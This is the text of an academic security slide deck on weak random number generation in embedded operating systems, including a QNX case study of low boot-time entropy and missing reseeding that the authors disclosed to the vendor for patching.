

Wheel of Fortune


ANALYZING EMBEDDED OS (CS)PRNGS



JOS WETZELS
ALI ABBASI

WHOIS

- Jos Wetzels^{1,2}
 - Researcher, MSc student
 - samvartaka.github.io
- Ali Abbasi^{1,3}
 - Ph.D. candidate
 - <http://wwwhome.cs.utwente.nl/~abbasia/>



¹Distributed and Embedded System Security (DIES) group, University of Twente, Netherlands

²SEC Group, Eindhoven University of Technology, Netherlands

³SYSSEC Group, Ruhr-University Bochum, Germany

ABOUT


- Introduction to Embedded OS Random Number Generators
- Embedded Challenges Overview
- Case Studies
- Product of ongoing research



EMBEDDED SYSTEMS ARE EVERYWHERE



EMBEDDED SYSTEMS ARE BOOMING



EMBEDDED RANDOMNESS IS HARD

Millions of embedded devices use the same hard-coded SSH and TLS private keys

Digital key reuse leaves millions of network devices wide open.

Western Digital self-encrypting hard drives riddled with security flaws

Residential routers easy to hack

WiFi routers have predictable SSID and WPA keys

'Worrying' 9 Per Cent Of Encrypted Web Vulnerable To Private Key Attacks

Every Bitcoin wallet on Android is vulnerable to attack

Entropy drought hits Raspberry Pi harvests, weakens SSH security

Dutch ISPs making router passwords too easy for hackers

Bad Crypto Key Hygiene Equals Internet of Things Danger

Reuse of Cryptographic Keys Exposes Millions of IoT Devices: Study

ROADMAP

- Why Does This Matter?
- OS PRNGs
- Embedded Challenges
- Case Studies



SOME TERMS

- Interested in *random bits*
 - Cannot predict next bit with $\text{Pr.} > 0.5$
- Entropy (Shannon / Renyi / ...)
 - Measure of information unpredictability
 - High entropy → very random

$$H[p] = - \sum_{i=1}^k p_i \log p_i$$



WHY RANDOMNESS IS IMPORTANT?

- Cryptography
 - Keys, Nonces, Etc.
- Exploit Mitigations
 - ASLR → Randomize address space
 - Stack Smashing Protection → Randomize canaries
- Randomness is critical to security ecosystem
 - Failure has massive impact

易經
易经


TRUE RANDOM NUMBER GENERATORS

- Physical ('true') entropy source
 - Radioactive Decay, Shot Noise, Etc.
- Two ways to implement it:
 - External (dedicated device)
 - Trusted Platform Module (TPM)
 - Hardware Security Module (HSM)
 - Integrated
 - Intel Ivy Bridge RdRand
 - Certain Smartcards
- Downsides
 - Expensive
 - Portability issues



PSEUDO RANDOM NUMBER GENERATORS

- Software based
- Deterministic algorithm
- Stretch seed into sequence of random-looking bits
- Not all PRNGs are suitable for security purposes
 - *rand()*, LCGs, Mersenne Twister, etc.




CRYPTOGRAPHICALLY SECURE PRNGs (CSPRNGs)

- Properties
 - Pseudo-Randomness
 - Outputs indistinguishable from uniform
(to attacker with no knowledge of internal state)
 - Forward Security
 - Internal state compromise → Past outputs still appear random
 - Backward Security
 - Internal state compromise → Future outputs still appear random
(provided we reseed with sufficient entropy)


CSPRNG DESIGN

- **CSPRNG design is not trivial!**
- Algorithm Standardization (eg. NIST SP 800-90A)
 - Assume access to (possibly biased) source of seed entropy
- Still Leaves Hard problems
 - Initial Seed Entropy
 - Reseeding Control
 - Entropy Source Quality Measurement
- Dedicated designs (Yarrow, Fortuna)
 - OS X, iOS, AIX, FreeBSD



SOURCES OF ENTROPY

- Chicken-and-Egg Problem
 - Need to collect ‘true’ entropy for (re)seed
- Ideal: Physical Phenomena
 - QR: Radioactive Decay, Shot Noise
 - Non-QR: Thermal Noise, Atmospheric Noise, Sensor Values
- Practical: ‘Unpredictable’ System Events
 - Keystroke timings
 - Mouse movements
 - Disk access



RANDOMNESS AS A SYSTEM SERVICE

- CSPRNGs hard to design & implement correctly
 - Secure randomness should be **system service** provided by OS
- Many OSes provide secure randomness as system service
 - */dev/urandom* device on Unix-like, *CryptGenRandom* API on Windows
- Many security products assume OS CSPRNG exists
 - eg. OpenSSL (products built on top: OpenSSH, OpenVPN, etc.)

ROADMAP

- Why Does This Matter?
- OS PRNGs
- Embedded Challenges
- Case Studies



CSPRNGS & THE EMBEDDED WORLD

- “*just use /dev/urandom*” not as easy in embedded
- Design plagued by issues not common in general-purpose world
- Result: OS CSPRNG often absent or broken



EMBEDDED CSPRNG CHALLENGES



- Polyculture
- Resource Constraints
- Low Entropy Environment



POLYCULTURE: OPERATING SYSTEMS




POLYCULTURE: HARDWARE



RESOURCE CONSTRAINTS


- Small footprint, Resource Efficient
- Limitations
 - CPU Speed → Lightweight Crypto
 - Power Consumption → Simple Design, Limited Polling
 - Memory → Small Entropy Pool & Internal State



eg. *STM32F0 (ARM Cortex-M0)*
* 16-256kb flash
* 4-32kb RAM
* 48 MHz CPU

LOW ENTROPY ENVIRONMENT

- Embedded systems are '*boring*'
 - Little, predictable activity
- Entropy Source Problems
 - Diskless nodes
 - No peripherals, No user
 - No hardware RNGs
- Not all interrupts good source
 - Too periodic



BOOT TIME ENTROPY ISSUES

- Entropy Conditions Worst At Boot
 - Predictable Boot Sequences
 - Little Interaction
 - Some Entropy Sources Not Available Yet
- Non-blocking interfaces (`/dev/urandom`) allow for drawing from PRNG even when insufficient entropy available
- Result: “*Boot-Time Entropy Hole*”


BOOT TIME ENTROPY ISSUES

- Embedded Device Crypto Keys Often Generated on First Boot
 - Initial System State Predetermined in Factory + “*boot-time entropy hole*” → uhoh...
- Solution: Seed File
- Embedded Issues
 - Diskless Nodes?
 - Entropy before FS mounted?
 - First system boot?



EMBEDDED 'WORKAROUNDS'

- Initial Seed File in Firmware (Better be unique & unpredictable)
- 'Personalization' Data as Seed Entropy (own MAC, serial #, etc.)
- Other Dubious Entropy Sources (Clock, PIDs, Foreign MACs, etc.)
- Hardcoded Pregenerated Keys (see LittleBlackBox)



* Scrutinizing WPA2 Password Generating Algorithms in Wireless Routers -
Lorente, Meijer, Verdult

ROADMAP


- Why Does This Matter?
- OS PRNGs
- Embedded Challenges
- Case Studies



CASE STUDY: QNX (6.6)



- UNIX-like, POSIX RTOS, initial release 1982, acquired by BlackBerry



CASE STUDY: QNX


- Provides custom /dev/urandom implementation
 - Always non-blocking
- Implemented as userspace process addressed by kernel resource manager (QNX is microkernel)
- Started after boot via /etc/rc.d/startup.sh

```
# ps -e -o pid,uid,args | grep random
        4115      0 random -t
        282651      0 grep random
# ls -la /dev/urandom
nrw-r--r--    1 root      root          0 Sep 07 14:57 /dev/urandom
```

QNX /DEV/URANDOM: DESIGN

- PRNG based on Yarrow (Schneier, Kelsey, Ferguson)
- But based on older Yarrow 0.8.71, not reference Yarrow-160
 - Single entropy pool (no fast & slow pools)
 - No block cipher applied to PRNG output (directly from internal state)
- QNX Yarrow diverges from Yarrow 0.8.71 as well
 - Mixes PRNG output back into entropy pool
 - Reseed Control: Custom (QNX 6.6.0) or Absent (older versions)


QNX /DEV/URANDOM DESIGN



TESTING PRNG OUTPUT QUALITY

- Tested ‘randomness quality’ of /dev/urandom output
 - DieHarder
 - NIST (SP800-22) Statistical Test Suite (STS)
- Passed both test suites, **but**
 - Only tells us about PRNG output quality
 - source entropy can still be heavily biased

QNX BOOT-TIME ENTROPY




TESTING BOOT-TIME ENTROPY QUALITY

- Evaluate quality of boot-time entropy
 - If very biased → feasible for attacker to replicate PRNG internal state after reasonable # of guesses
- Quality measure: min-entropy
 - *“How likely is one to guess value on first try?”*
 - 256 bits uniformly random data → 256 bits of min entropy
- NIST (SP800-90B) Entropy Source Testing (EST) tool

TESTING BOOT-TIME ENTROPY QUALITY

- Collected 50 boot runs
 - Instrumenting *yarrow_init_poll* and logging raw data
- avg. min-entropy: **0.0276**
- Far less than 1 bit of min entropy per 8 bits of raw data
- binvis.io visualization
 - Clear low-entropy spots (darker)




TESTING BOOT-TIME ENTROPY QUALITY

- Consistent, predictable patterns across reboots
 - See visualization of 50 boot runs
- Consider firmware image
 - Same processes spawning in same order
 - Same device names
 - Only ‘randomness’ comes from ClockTime / ClockCycles
- ClockCycles mixed in between dir read operations → jitter minimal due to RTOS nature



QNX boot-time noise restart mapping

QNX RUN-TIME ENTROPY



SOME THOUGHTS ON RUN-TIME ENTROPY

- System Information Poll
 - Lots of static info (uid, flags, priority, stack & program base (if no ASLR), etc.)
 - Time or program-state based randomness
- Interrupt Timing
 - Interrupts might be barely triggered, burden on developer
 - If we cannot attach to interrupt → fail silently, no actual entropy gathered

QNX RESEED CONTROL (< 6.6.0)

- Older QNX verions had no reseed control
 - *yarrow_allow_reseed / yarrow_force_reseed* implemented
 - But never actually invoked!
- Runtime entropy accumulated but never mixed into state
 - Boot-Time Entropy → Only Entropy
- This is very dangerous

QNX RESEED CONTROL (6.6.0)

- QNX 6.6.0 integrates reseeding in two functions
 - *yarrow_do_sha1* & *yarrow_make_new_state*

- Called during init & output
 - Whenever PRNG outputs → reseed

- Issue: No entropy estimation (Yarrow Required!)
 - Reseed all the time regardless of what's in entropy pool

```
void yarrow_do_sha1(yarrow_t *p, yarrow_entropy_t *ctx)
{
    SHA1Init(&sha);
    IncGaloisCounter5X32(p->pool.state);
    sha.state[0] ^= p->pool.state[4];
    sha.state[1] ^= p->pool.state[3];
    sha.state[2] ^= p->pool.state[2];
    sha.state[3] ^= p->pool.state[1];
    sha.state[4] ^= p->pool.state[0];
    SHA1Update(&sha, ctx->iv, 20);
    SHA1Update(&sha, ctx->out, 20);
    SHA1Final(ctx->out, &sha);
}
```


UPCOMING IMPROVEMENTS & PATCHES

- Disclosed issues to BlackBerry
- New Fortuna-based PRNG
 - Successor to Yarrow
- Available in patches for QNX 6.6
- Default in upcoming QNX 7



CASE STUDY: [REDACTED, NDA]

- POSIX-compliant RTOS used in highly sensitive systems



